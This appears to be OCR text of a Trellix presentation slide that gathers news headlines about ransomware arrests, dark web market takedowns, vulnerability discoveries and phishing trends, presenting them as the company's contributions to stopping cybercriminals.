
Trellix

Folie 74

MC0 Updated today

Mo Cashman, 2023-08-10T11:56:49.284

Stopping Criminals and Threats in Their Tracks




United Kingdom

'Operation Cookie Monster': International police action seizes dark web market

By Michael Holden, James Pearson and Christopher Bing

April 5, 2023 1:15 PM PDT · Updated 3 months ago




Sean Lyngaas @snlyngaas

New --> Romanian authorities have arrested two people suspected of deploying REvil ransomware and netting half a million euros in ransom payments, Europol says. Part of ongoing US-European crackdown.


europol.europa.eu
Five affiliates to Sodinokibi/REvil unplugged | Europol
Updated on 8 November at 18:30 On 4 November, Romanian authorities arrested two individuals suspected of cyber-...

6:01 AM · Nov 8, 2021 · Twitter Web App



BleepingComputer @BleepinComputer


Scoop: FBI seized $2.2 million in bitcoin from a wallet owned by 'Lalartu,' a well-known REvil and GandCrab ransomware affiliate.


Articles / News

Trellix Discovers Major Cisco Networking Device Vulnerabilities

Nancy Liu | Editor
February 1, 2023 8:00 AM

Trellix today announced it found two "notable" vulnerabilities that impact a range of Cisco networking devices, and that one of the bugs might serve as a potential hardware supply chain risk.




Home » Info-tech

Job-themed emails have become prime target for cybercriminals: Trellix

Updated - March 02, 2023 at 06:00 PM.

Cybercriminals using phishing and malware campaigns to target job seekers in a bid to steal sensitive information

BY BL BENGALURU BUREAU




THE CYBERTHREAT REPORT

June 2023

Insights Gleaned from a Global Network of Experts, Sensors, Telemetry, and Intelligence


Presented by Trellix ADVANCED RESEARCH CENTER



MATT BURGESS SECURITY FEB 21, 2023 8:00 AM

A New Kind of Bug Spells Trouble for iOS and macOS Security

Security researchers found a class of flaws that, if exploited, would allow an attacker to access people's messages, photos, and call history.


Seized Genesis malware market's infostealers infected 1.5 million computers

News
Apr 06, 2023 • 5 mins

Cybersecurity company Trellix assisted global law enforcement in analyzing infection strategies and payloads used by Genesis Market before its takedown, identifying DanaBot and other malware.

CSO FROM IDG

Trellix

Thank You

Trellix